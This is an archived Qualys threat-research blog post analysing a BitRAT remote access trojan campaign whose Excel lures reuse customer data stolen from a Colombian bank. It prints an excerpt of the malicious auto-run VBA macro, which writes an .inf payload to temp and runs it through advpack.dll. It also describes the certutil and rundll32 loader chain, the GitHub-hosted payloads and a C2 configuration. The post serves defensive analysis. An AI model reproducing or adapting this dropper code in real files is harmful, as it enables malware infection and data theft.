BitRAT Now Sharing Sensitive Bank Data as a Lure

By Akshat Pradhan

Published: 2023-01-03 · Archived: 2026-04-05 19:24:02 UTC

Introduction

In June of 2022 Qualys Threat Research Unit (TRU) wrote an in-depth report on Redline, a commercial off the shelf infostealer that spreads via fake cracked software hosted on Discord's content delivery network. Since then, we have continued to track similar threats to identify their evolving capabilities. In this blog, we will highlight our findings on another commercial off the shelf malware – BitRAT.

BitRAT is a fairly recent, notorious remote access trojan (RAT) marketed on underground cybercriminal web markets and forums since Feb 2021. The RAT is particularly well known for its social media presence and functionality such as:

1. Data exfiltration
2. Execution of payloads with bypasses.
3. DDoS
4. Keylogging
5. Webcam and microphone recording
6. Credential theft
7. Monero mining
8. Running tasks for process, file, software, etc.

These features along with its relatively low cost of 20$ make BitRAT a pervasive threat.

Breach details

While investigating multiple lures for BitRAT we identified that, an adversary had hijacked a Columbian cooperative bank's infrastructure. Moreover, the lures themselves contain sensitive data from the bank to make them appear legitimate. This means that the attacker has gotten access to customers' data. While digging deeper into the infrastructure we identified logs that point to the usage of the tool sqlmap to find potential SQLi faults, along with actual database dumps. Overall, 4,18,777 rows of sensitive data have been leaked of customers with details such as Cedula numbers (Columbian national ID), email addresses, phone numbers, customer names, payment records, salary, address etc. As of today, we have not found this information shared on any of our darkweb/clearweb monitored lists.

We are following standard breach disclosure guidelines with the identified victims and will update this article with additional data as things progress.

The data from the tables was reused in Excel maldocs as well as part of the database dump.



Fig.1 Excel Maldocs

These Excel sheets act as lures for BitRAT. All of them are authored by “Administrator”.

Sample Analysis

The excel contains a highly obfuscated macro that will drop an inf payload and execute it. The .inf payload is segmented into hundreds of arrays in the macro. The de-obfuscation routine performs arithmetic operations on these arrays to rebuild the payload. The macro then writes the payload to temp and executes it via advpack.dll.

```
Option Explicit
#If VBA7 Then
#If Win64 Then
Private Declare PtrSafe Function OEItggB Lib "AdVpacK.Dll" Alias "LaunchINFSectionW" (ByVal HTqTbNX As LongPtr, ByVal JzSoGlp As LongPtr, ByVal KyKdKKw As LongPtr, ByVal As LongPtr) As
LongPtr
#Else
Private Declare PtrSafe Function OEItggB Lib "AdVpacK.Dll" Alias "LaunchINFSectionW" (ByVal HTqTbNX As Long, ByVal JzSoGlp As Long, ByVal KyKdKKw As Long, ByVal As Long) As Long
#End If
#Else
#If Win64 Then
Private Declare PtrSafe Function OEItggB Lib "AdVpacK.Dll" Alias "LaunchINFSectionW" (ByVal HTqTbNX As LongPtr, ByVal JzSoGlp As LongPtr, ByVal KyKdKKw As LongPtr, ByVal As LongPtr) As
LongPtr
#Else
Private Declare Function OEItggB Lib "AdVpacK.Dll" Alias "LaunchINFSectionW" (ByVal HTqTbNX As Long, ByVal JzSoGlp As Long, ByVal KyKdKKw As Long, ByVal As Long) As Long
#End If
#End If

Static Sub wOrkBOOK_opEn(): Call EMjsKQZ: End Sub
Static Sub aUTO_open(): Call EMjsKQZ: End Sub
Static Function EMjsKQZ() As Integer
Call DiIqbrM(Environ$("tEmp") & "      inf", dkIyyrE):
Call OEItggB(0, 0, StrPtr(Environ$("tEmp") & "\    .inf,DEfaulTInStaLL_SIngLEUSer,1"), 0)
End Function
```

Fig.2 Macro content

The .inf file contains a hex encoded second stage dll payload which is decoded via certutil, written to %temp%\ and executed by rundll32. The temp files are then deleted.



Fig.3 inf payload

This dll uses various anti-debugging techniques to download and execute the final BitRAT payload. It uses the WinHTTP library to download BitRAT embedded payloads from GitHub to the %temp% directory.



Fig.4 Writing BitRAT from GitHub.

The dll then uses WinExec to start the %temp% payload and exits. The GitHub repository was created in mid-November and the account is a throwaway created just to host multiple payloads.



Fig.5 Adversary GitHub profile



Fig.6 Adversary GitHub repository

Each of these files are BitRAT loader samples obfuscated via DeepSea. The BitRAT sample is embedded into the loaders and is obfuscated via SmartAssembly. The loader decodes the binary and reflectively loads them.



Fig.7 BitRAT obfuscation

They also contain hijacked resources from two different companies to appear legitimate.



Fig.8 Hijacked resources

The BitRAT sample starts and relocates the loader to user's startup for persistence. It has the following configuration:

```
"Host": "<C2 IP>",
"Port": "7722",
"Tor Port": "0",
"Install Dir": "0",
"Install File": "0",
"Communication Password": "c4ca4238a0b923820dcc509a6f75849b",
"Tor Process Name": "tor"
```



Fig.9 BitRAT C2

Conclusion

Commercial off the shelf. RATs have been evolving their methodology to spread and infect their victims. They have also increased the usage of legitimate infrastructures to host their payloads and defenders need to account for

it. We at Qualys Threat Research Unit will continue to monitor and document such threats to understand their evolving TTPs.

Qualys solutions

Qualys provides a whole suite of solutions to help protect your environment against advanced threats like BitRAT.

Qualys Multi-Vector Endpoint Detection and Response (EDR) is a dynamic detection and response service powered by the Qualys Cloud Platform. Qualys Multi-Vector EDR detects malware like BitRAT by unifying multiple context vectors to spot its insertion into a network endpoint. Qualys Cloud Platform provides asset management, vulnerability detection, policy compliance, patch management, and file integrity monitoring capabilities – all delivered with a single agent and cloud-based delivery for a lower total cost of ownership.

Qualys External Attack Surface Management (EASM) enables organizations to continuously monitor and reduce the entire enterprise attack surface including internal and internet-facing assets and discover previously unidentified exposures. It also helps synchronize with CMDBs, detect security gaps like unauthorized or end-of-support software, open ports, remotely exploitable vulnerabilities, digital certificate issues, unsanctioned apps and domains, and mitigate risk by taking appropriate actions.

MITRE ATT&CK® Mapping

T1071.001 Application Layer Protocol: Mail Protocols
T1102 Web Service
T1218.011 System Binary Proxy Execution: Rundll32
T1218 System Binary Proxy Execution
T1584 Compromise Infrastructure
T1059.003 Command and Scripting Interpreter: Windows Command Shell
T1140 Deobfuscate/Decode Files or Information
T1204.002 User Execution: Malicious File
T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

---